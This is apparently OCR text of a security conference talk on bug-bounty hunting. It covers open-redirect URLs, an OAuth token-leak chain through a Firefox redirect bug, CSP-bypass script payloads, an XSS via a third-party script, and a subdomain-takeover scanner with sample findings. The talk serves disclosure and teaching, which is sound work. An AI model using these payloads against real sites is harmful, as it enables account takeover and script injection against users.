
Go hack yourself … or someone else will
Frans Rosén @fransrosen
DEEPSEC

Frans Rosén

Security Advisor @detectify (twitter: @fransrosen)

Blog at labs.detectify.com

HackerOne #5 @ hackerone.com/thanks

"The Swedish Ninja"


Rundown


1. Background
2. Approaching a target
3. Domain/URL validation
4. Free money + Automation
5. End

How it started


THEN I FREAKED OUT

Thailand


AIS
03:10
44 %
Organization settings - Meraki Dashboard -...
n25.meraki.com/o/cY
Search
https://n25.meraki.com
1
OK


AIS
03:11
44 %
Mkiconf.devices_noun_plural_cap = 'A
Mkiconf.devices_noun_plural_title =
Mkiconf.devices_noun_abbrev = 'AP';
Mkiconf.devices_noun_abbrev_cap = 'A
Mkiconf.devices_noun_abbrev_plural =
Mkiconf.devices_noun_abbrev_plural_c
Mkiconf.devices_noun_with_article =
Mkiconf.devices_noun_with_article_ca
Mkiconf.ng_json_url = "/marqueexss/r
Mkiconf.administered_orgs = {"1417
Mkiconf.is_admin = false;
Mkiconf.is_acting_admin = false;
Mkiconf.is_acting_write_admin = fa
Mkiconf.administered_networks =
Mkiconf.num_administered_network
Mkiconf.num_administered_network
Done
1 of 7 Matches

Thailand


Meraki via PayPal
Meraki skickade dig $1,600.00 USD - --
Meraki via PayPal
Meraki skickade dig $2,400.00 USD - --

Approaching a target

SWFs

site:riotgames.com ext:swf

3 resultat (0,14 sekunder)

[FLASH] ll.kr.lol.riotgames.com/swf/landing/landingPageAss...

[FLASH] ll.kr.lol.riotgames.com/swf/landing/landingPage.swf

[FLASH] 100 100 100 100 Title body textbody textbody textbody t...
l3cdn.riotgames.com/releases/live/projects/lol_air_client/.../kudos.swf
Du har besökt den här sidan 2 gånger. Sidan besöktes senast: 2015-03-25

SWFs

ZeroClipboard.swf
flowplayer.swf
swfupload.swf
clippy.swf
Jplayer.swf
amline.swf
Line.swf
column3d.swf
video.swf
OneClipboard.swf
flashmediaelement.swf
plupload.swf
video-js.swf
…

Facebook Connect

By @nirgoldschlager and @homakov
http://homakov.blogspot.se/2013/02/hacking-facebook-with-oauth2-and-chrome.html
http://www.breaksec.com/?p=6039

Facebook Connect

```
https://www.facebook.com/v2.2/dialog/oauth
?scope=publish_actions,email
&client_id=298315034451
&response_type=token
&redirect_uri=https://www.example.com/login
```

Facebook Connect

```
https://www.facebook.com/v2.2/dialog/oauth
?scope=publish_actions,email
&client_id=298315034451
&response_type=token
&redirect_uri=https://xxx.example.com/yyy
```

No restrictions!

URL-validation is hard #1

```
http://y.com\@x.com
```

URL-validation is hard #1

```
http://y.com\@x.com

java:
  new URL(d);                              = x.com
php:
  parse_url(d);                            = x.com
chrome:
  document.createElement('a').href=d;      = y.com
```

RFC 3986 ABNF #RTFM

```
authority       = [ userinfo "@" ] host [ ":" port ]
userinfo        = *( unreserved / pct-encoded / sub-delims / ":" )
host            = IP-literal / IPv4address / reg-name
port            = *DIGIT
```

```
pct-encoded   = "%" HEXDIG HEXDIG

unreserved    = ALPHA / DIGIT / "-" / "." / "_" / "~"
reserved      = gen-delims / sub-delims
gen-delims    = ":" / "/" / "?" / "#" / "[" / "]" / "@"
sub-delims    = "!" / "$" / "&" / "'" / "(" / ")"
              / "*" / "+" / "," / ";" / "="
```

https://tools.ietf.org/html/rfc3986#page-49

PHP FIXED!

https://github.com/php/php-src/commit/f705063e23183c073837bb76eea6a49d721b37f2#diff-8c81b7e6f1bafce737814315214a5f23R245

Open Redirects in real life

https://www.victim.com/logout?redirect_url=https://example.com\@www.victim.com

https://www.linkedin.com/uas/login?session_redirect=https://example.com%252f@www.linkedin.com%2Fsettings

```
https://vimeo.com/log_in?redirect=/%09/example.com
```

```
https://test6473.zendesk.com/access/login
?return_to=//example.com:%252525252f@test6473.zendesk.com/x
```

https://trello.com/login?returnUrl=/\example.com

Firefox…

```
<? header("Location: http://example.com%0a%23.google.com/");
```

Firefox…

```
<? header("Location: http://example.com%0a%23.google.com/");
```

Chrome: Invalid

Safari: Domain not found

Firefox…

```
<? header("Location: http://example.com%0a%23.google.com/");
```

Chrome: Invalid

Safari: Domain not found

Firefox: example.com !

Firefox…

```
<? header("Location: http://example.com%0a%23.google.com/");
```

Chrome: Invalid

Safari: Domain not found

Firefox: example.com !

CVE-2015-7195

https://www.mozilla.org/en-US/security/advisories/mfsa2015-129/


Firefox + Prezi…

```
https://prezi.com/redirect/?url=//example.com%0a%2523.prezi.com
```

Firefox + Prezi…

```
https://prezi.com/redirect/?url=//example.com%0a%2523.prezi.com
```


```
HTTP/1.1 301
Location: //example.com%0a%23.prezi.com
```



Firefox + Prezi…

https://prezi.com/redirect/?url=//example.com%0a%2523.prezi.com

HTTP/1.1 301
Location: //example.com%0a%23.prezi.com




https://www.facebook.com/v2.2/dialog/oauth?scope=publish_actions,email
&response_type=token
&redirect_uri=https://prezi.com/redirect/%3furl=https://example.com%25250a%252523.prezi.com
&client_id=298315034451

Firefox + Prezi…

```
https://prezi.com/redirect/?url=//example.com%0a%2523.prezi.com

HTTP/1.1 301
Location: //example.com%0a%23.prezi.com
```




```
https://www.facebook.com/v2.2/dialog/oauth?scope=publish_actions,email
&response_type=token
&redirect_uri=https://prezi.com/redirect/%3furl=https://example.com%25250a%252523.prezi.com
&client_id=298315034451
```

NOO! :(

Firefox + Prezi…

Hi Frans,

Thanks again for your submission, you were the first to report this issue and we deployed our fix, therefore you are eligible for a $1000 reward. It's an increased amount (>$500) because it made account takeover possible. Congrats! :)

3rd-party scripts

```
(get)?(query|url|qs|hash)param

location\.(hash|href|search)\.match
```

3rd-party scripts

```
261 this.formFieldAttribute=($a.formFieldAttribute)?$a.formFieldAttribute:(c.formFieldAttribute)?c.formField
262 this.formValueAttribute=($a.formValueAttribute)?$a.formValueAttribute:(c.formValueAttribute)?c.formValue
263 this.reporturl=($a.reporturl)?$a.reporturl:(c.reporturl)?c.reporturl:"report2.webtrekk.de/cgi-bin/wt";
264 this.updateCookie=($a.updateCookie)?$a.updateCookie:(c.updateCookie)?c.updateCookie:true;
```

```
k.type='text/javascript';
var m,src=(m=location.href.match(/\bkxsrc=([^&]+)\b/)) &&
decodeURIComponent(m[1]);
k.src=src||'https://cdn.krxd.net/controltag?confid=HrUwtkcl';
```

3rd-party scripts

Zal**** rewarded fransrosen with a **$750** bounty. Apr 7th (about 1 year ago)

Nice catch. $750 for this one.

Note we've increased the reward for reflective XSS on this one a bit. We sometimes do this for reports that we consider extraordinary clever or issues that are hard to find. Congratz!

Uber XSS

netfuzzer submitted a report to **Uber**.

Hey,

this vulnerability is essentially the same as bug 145276, i'm reporting it again just in case.

there's a cross site scripting vulnerability in https://www.uber.com/.

steps to reproduce:

1.visit https://www.uber.com/?kxsrc=https%3A//beacon.krxd.net/optout_check%3Fcallbac

```
k.src=src||'https://cdn.krxd.net/controltag?confid=HrUwtkcl';
```

Uber XSS

netfuzzer submitted a report to **Uber**.

Hey,

this vulnerability is essentially the same as bug 145276, i'm reporting it again just in case.

there's a cross site scripting vulnerability in https://www.uber.com/.

steps to reproduce:

1.visit https://www.uber.com/?kxsrc=https%3A//beacon.krxd.net/optout_check%3Fcallbac

```
k.src=src||'https://cdn.krxd.net/controltag?confid=HrUwtkcl';
```

Uber rewarded netfuzzer with a **$7,000** bounty.

CSP bypass

```
script-src 'self' https://ajax.googleapis.com
```

https://html5sec.org/minichallenges/3

CSP bypass

```
script-src 'self' https://ajax.googleapis.com
```

```
<script src=//ajax.googleapis.com/ajax/libs/angularjs/1.0.8/
angular.js></script>
```

https://html5sec.org/minichallenges/3

CSP bypass

```
script-src 'self' https://cdn.mxpnl.com
```

CSP bypass

```
script-src 'self' https://cdn.mxpnl.com
```

```
<script src="//cdn.mxpnl.com/api/2.0/events/properties/top/?
sig=7f97e199f24639b54f04b565ee26b320&event=1&api_key=
26c3a7e23445a0c165b1311f190ab17f&format=json&expire=
7446935661&callback=alert(document.domain)//"></script>
```

CSP bypass

```
script-src 'self' https://www.googleadservices.com
```

CSP bypass

```
script-src 'self' https://www.googleadservices.com
```

```
$ curl https://www.googleadservices.com/pageadimg/imgad?id=
CICAgKDTv9SI5wEQgAYYgAgoATIIPkcow1WY7Zo
alert(document.domain)
```

CSP bypass

Hi Frans,

Thanks for your report! We've made a note of the CSP issue and should have a fix out soon.

Since this report is eligible for our vulnerability reward program, we'd like to offer you $500 USD. Would you like to claim the reward via Paypal? Once I receive confirmation from you, I'll be happy to send over the payment!

Google's CSP evaluator

https://csp-evaluator.withgoogle.com

CSP Evaluator

CSP Evaluator allows developers and security experts to check if a Content Security Policy (CSP) serves as a strong mitigation against cross-site scripting attacks.

Gotta catch'em all!

virustotal

Domain siblings

- kr.merch.riotgames.com
- lq.la2.lol.riotgames.com
- lq.pbe1.lol.riotgames.com
- lq.la1.lol.riotgames.com
- lq.tr.lol.riotgames.com
- screensaver.riotgames.com
- privacy.riotgames.com
- leagueconnect.api.riotgames.com

RATE IP

DNS Reconnaissance

Type	Domain
A	riotgames.com
CNAME	ads.riotgames.com

SimilarWeb

- forums.euw.leagueoflegends.com
- signup.eune.leagueoflegends.com
- signup.euw.leagueoflegends.com
- forums.tr.leagueoflegends.com
- forums.na.leagueoflegends.com

October 2014

https://labs.detectify.com/2014/10/21/hostile-subdomain-takeover-using-herokugithubdesk-more/

Subdomain Takeover

campaign.site.com 

Campaign!

https://labs.detectify.com/2014/10/21/hostile-subdomain-takeover-using-herokugithubdesk-more/

Subdomain Takeover

campaign.site.com

Campaign!

Fake site!

https://labs.detectify.com/2014/10/21/hostile-subdomain-takeover-using-herokugithubdesk-more/

Customer Responses

Twitter rewarded fransrosen with a $1,680 bounty.

Thanks again for helping us keep Twitter safe and secure for our users!

[redacted] rewarded fransrosen with a $10,000 bounty.

Thanks for the report Frans.

Riot Games rewarded fransrosen with a $7,500 bounty.

GG, thanks for your help resolving this issue! We greatly appreciate your time

LinkedIn rewarded fransrosen with a $1,000 bounty.

Subdomains

```
while read p; do
  echo $p
        x="streams/stream_pipe_$p"
        timeout 10 curl -sD - "http://$p" -L --insecure --max-time 5 > $x
        found_heroku=`cat $x | grep "No such app"`
        found_github=`cat $x | grep "a GitHub Pages site here"`
        found_unbounce=`cat $x | grep "The requested URL / was not found on
        found_aws=`cat $x | grep "NoSuchBucket"`
        found_tumblr=`cat $x | grep "There's nothing here."`
```

Subdomains

```
2016-05-27 23:25:34 - FOUND SURVEYGIZMO! research.xxx.com
2016-05-27 23:19:08 - FOUND SHOPIFY! store.xxx.org
2016-05-27 22:50:27 - FOUND UNBOUNCE! promos.xxx.com
2016-05-27 22:38:15 - FOUND FASTLY! cdn.xxx.com
2016-05-27 21:53:24 - FOUND HEROKU! api.prod.xxx.com
2016-05-27 21:40:18 - FOUND SURVEYGIZMO! survey.xxx.com
2016-05-27 21:35:15 - FOUND HEROKU! schedules.qa.xxx.com
2016-05-27 21:35:15 - FOUND HEROKU! teams.qa.xxx.com
2016-05-27 20:27:50 - FOUND GITHUB! leadvisualdesigner.xxx.io
2016-05-27 20:19:54 - FOUND UNBOUNCE! solutions.xxx.com
2016-05-27 20:17:00 - FOUND DESK! desk.xxx.com
2016-05-27 20:10:18 - FOUND AWS! play.xxx.com
```


Facebook

```
2015-12-11 07:42:18 - FOUND WORDPRESS! groups.facebook.com
```

Facebook

Warning! Domain mapping upgrade for this domain not found. Please log in and go to the Domains Upgrades page of your blog to use this domain.

Facebook


Domain Mapping - annual subscription
groups.facebook.com
13 USD
Total:
$13
Have a coupon code?
SECURE PAYMENT
WordPress.com Credits
You have 13 USD in Credits available.
By checking out, you agree to our fascinating terms and conditions.
Pay $13 with Credits

Facebook

```
POST /rest/v1.1/me/transactions?http_envelope=1 HTTP/1.1
Host: public-api.wordpress.com

cart[blog_id]=44444444
```

Facebook

Facebook Security <whitehat+uy6da5bb.aearzyo Feb 13

to frans

Hi Frans,

After reviewing the issue you have reported, we have decided to award you a bounty of $5000 USD. We fulfill our bounties through https://bugbountypayments.com.

Facebook

Facebook Security <whitehat+uy6da5bb.aearzyo Feb 13

to frans

Hi Frans,

After reviewing the issue you have reported, we have decided to award you a bounty of $5000 USD. We fulfill our bounties through https://bugbountypayments.com.

BSides Las Vegas @BSidesLV · May 20

ALL *SORTS* of thanks to @fransrosen for donating his $10K @facebook #bugbounty to #BSidesLV #BBMFTWTOO We're FLOORED! 0.o


35 42

Uber


fransrosen submitted a report to **Uber**.

Hi,

3 hours ago, rider.uber.com was responding like this:



Uber


rider.uber.com/login-poc
Subdomain takeover
This is just a placeholder to show that it is indeed possible to hijack URLs on this domain, providing content which is not under your control anymore.
Best Regards,
Frans Rosén
@fransrosen
rider.uber.com says:
rider.uber.com
OK

Uber

notcollin changed the status to **Triaged**. Oct 11th (26 days ago)

Thanks Frans, your scripts strike again! :) Just looks into this, its a legit issue. I am going to not wake everyone up to fix this right now but will be sure to get this fixed asap tomorrow morning.

Uber


notcollin changed the status to **Triaged**. Oct 11th (26 days ago)

Thanks Frans, your scripts strike again! :) Just looks into this, its a legit issue. I am going to not wake everyone up to fix this right now but will be sure to get this fixed asap tomorrow morning.

Uber rewarded fransrosen with a **$1,000** bounty. Oct 26th (11 days ago)


Thanks for the report and participation in our bug bounty program!

September 2016



http://blog.pentestnepal.tech/post/149985438982/reading-ubers-internal-emails-uber-bug-bounty

September 2016




